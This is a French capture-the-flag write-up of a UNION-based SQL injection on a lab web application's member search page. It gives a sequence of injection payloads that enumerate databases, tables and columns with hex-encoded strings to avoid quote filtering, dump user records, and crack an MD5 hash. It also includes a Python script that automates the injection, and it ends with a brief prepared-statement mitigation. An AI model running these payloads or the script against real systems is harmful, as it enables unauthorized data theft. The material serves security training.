
Member Sql Injection

EXPLICATION

Sur la page de recherche de membre (voir ENUMERATION – partie 4), on tente d'ajouter une *single quote* au paramètre d'URL **id** :

```
http://192.168.1.37/?page=member&id=1'&Submit=Submit
```

On récupère une belle erreur SQL :



Ce qui signifie que l'input SQL n'est pas *sanitized*. On peut supposer en backend que la requête SQL effectuée suit ce modèle :

```
SELECT id,firstname,surname FROM users WHERE id=1;
```


(Attention, sans *quotes* autour du 1, car il s'agit d'une valeur numérique). De là, on va pouvoir exécuter une injection SQL UNION (voir article Portswigger). On tente ce payload :

```
1 UNION SELECT 2
```

Le message d'erreur devient "the used SELECT statements have a different number of columns". On est sur la bonne voie. On tente :

```
1 UNION SELECT 2,3
```

Pas de message d'erreur, et on se rend compte que l'application reflète bien le résultat de notre UNION dans un bloc supplémentaire affiché en-dessous du bloc "légitime".



Le résultat de notre injection étant reflété, on peut maintenant très simplement poursuivre notre injection. Sur le modèle du write-up de l'injection **Crossfit2**, ce payload révèlera les différentes bases de données disponibles :

```
1 UNION SELECT 2,(SELECT group_concat(schema_name) FROM information_schema.schemata) -- -
```

On note plusieurs bases de données :

```
information_schema
Member_Brute_Force
Member_Sql_Injection
Member_Guestbook
Member_images
Member_survey
```

Pour explorer par exemple `Member_Sql_Injection`, et récupérer les noms de tables :

```
1 UNION SELECT 2,(SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema IN (0x4d656d6265725f53716c5f496e6a656374696f6e)) -- -
```

Remarque : ici, `0x4d656d6265725f53716c5f496e6a656374696f6e` est la représentation hexadécimale du string 'Member_Sql_Injection'. On peut en effet, dans **mysql**, représenter des strings par un chiffre hexadécimal : "*By default, a hexadecimal literal is a binary string, where each pair of hexadecimal digits represents a character*" (doc).

On utilise un chiffre hexadécimal car à chaque fois qu'on essaie de mettre des *single quotes* ou des *double quotes* pour utiliser des strings classiques, mysql nous renvoie une erreur. Il s'agit peut-être de caractères filtrés.

Quoi qu'il en soit, on récupère la table **users**.

On récupère ensuite les noms de colonnes pour chacune des tables (ici uniquement users donc ; on pourrait sauter l'étape précédente et directement passer à celle-ci) :

```
1 UNION SELECT 2,(SELECT group_concat(table_name,0x3a,column_name) FROM information_schema.columns WHERE table_schema IN (0x4d656d6265725f53716c5f496e6a656374696f6e)) -- -
```

On note pas mal de colonnes :

```
user_id
first_name
last_name
town
country
planet
Commentaire
countersign
```

On dump le contenu des différentes colonnes de la table :

```
1 UNION SELECT 2,(SELECT group_concat(user_id,0x3a,first_name,0x3a,last_name,0x3a,town,0x3a,countr
```

```
y,0x3a,planet,0x3a,Commentaire,0x3a,countersign)                    FROM
Member_Sql_Injection.users)-- -
```

Parmi le dump, on trouve cette ligne pour l'utilisateur avec l'ID 5 (on a dû dump cette ligne en particulier en ajoutant un `WHERE user_id = 5` au payload précédent, car il semble y avoir une limite de caractères affichés sur la page web) :

```
5:Flag:GetThe:42:42:42:Decrypt this password -> then lower all the char. Sh256 on it and it's good !:5ff9d0165b4f92b14994e5c685cdce28
```

Pour obtenir le flag, on nous demande de décrypter le mot de passe, de mettre toutes les lettres du mot de passe décrypté en minuscule, et de calculer son SHA256.

Le mot de passe ressemble à du MD5 (confirmé par **hash-identifier**). Pour le décrypter, on a 3 options (toujours les mêmes que dans l'explication de Crack_Htpasswd_Hash) :
> Une rainbow table en ligne (crackstation...).
> John The Ripper / Hashcat
> Notre script personnalisé.

Peu importe la méthode, le mot de passe décrypté est : **Forty Two**.

Comme demandé, on met ce résultat en minuscule, on calcule SHA256, et on obtient le **flag**.

NOTE : on a créé un petit script python qui facilite l'injection, au lieu de devoir remplacer dans Burp à chaque fois, **inject.py** :

```python
from cmd import Cmd
import requests

URL = "http://192.168.1.37/index.php?page=member"

def find_needle(haystack, needle, n) :
    start = haystack.find(needle)
    while start >= 0 and n > 1 :
        start = haystack.find(needle, start + len(needle))
        n -= 1
    return start


class Term(Cmd):
    prompt = "Injection > "

    def default(self, args) :
        r = requests.get(URL + f"&id=1 UNION SELECT 2,({args})&Submit=Submit")
        injection_results = r.text[find_needle(r.text, "Surname", 2) + 10 :
find_needle(r.text, "</pre>", 2)]
        splitted_results = injection_results.split(",")
        print("\n---> Injection returns :\n")
        for result in splitted_results :
            print(result)
        print("\n")

    def do_exit(self, args) :
```

```
        return True

term = Term()
term.cmdloop()
```

On utilise la librairie **cmd**, qui nous permet de simuler un prompt. On construit l'URL qui permet l'injection, et on se débrouille pour afficher uniquement le résultat de l'injection sur la page générée par celle-ci.

Pour recréer les résultats présentés ci-dessus, il suffit donc de faire tourner le script avec les payloads décrits dans le fichier *payloads* (sans le `UNION SELECT 2,` initial, qui est déjà reproduit dans le script).

Le script en action :


```
➜  Ressources git:(master) ✗ python3 inject.py
Injection > SELECT group_concat(schema_name) from information_schema.schemata

---> Injection returns :

information_schema
Member_Brute_Force
Member_Sql_Injection
Member_guestbook
Member_images
Member_survey


Injection > SELECT group_concat(table_name) from information_schema.tables where table_schema IN (0x4d656d626572
5f53716c5f496e6a656374696f6e)

---> Injection returns :

users


Injection > SELECT group_concat(table_name,0x3a,column_name) from information_schema.columns where table_schema
IN (0x4d656d6265725f53716c5f496e6a656374696f6e)

---> Injection returns :

users:user_id
users:first_name
users:last_name
users:town
users:country
users:planet
users:Commentaire
users:countersign


Injection > SELECT group_concat(user_id,0x3a,first_name,0x3a,last_name,0x3a,town,0x3a,country,0x3a,planet,0x3a,C
ommentaire,0x3a,countersign) from Member_Sql_Injection.users where user_id = 5

---> Injection returns :

5:Flag:GetThe:42:42:42:Decrypt this password -> then lower all the char. Sh256 on it and it's good !:5ff9d0165b4
f92b14994e5c685cdce28


Injection >
```

RESSOURCES

Le script **inject.py** mentionné ci-dessus, la liste des payloads utilisés, le script **md5decrypt.py**.

MITIGATION

> Implémenter une validation correct de l'input utilisateur en base de données. Utiliser par exemple pour cela des **prepared SQL statements**.



¯_(ツ)_/¯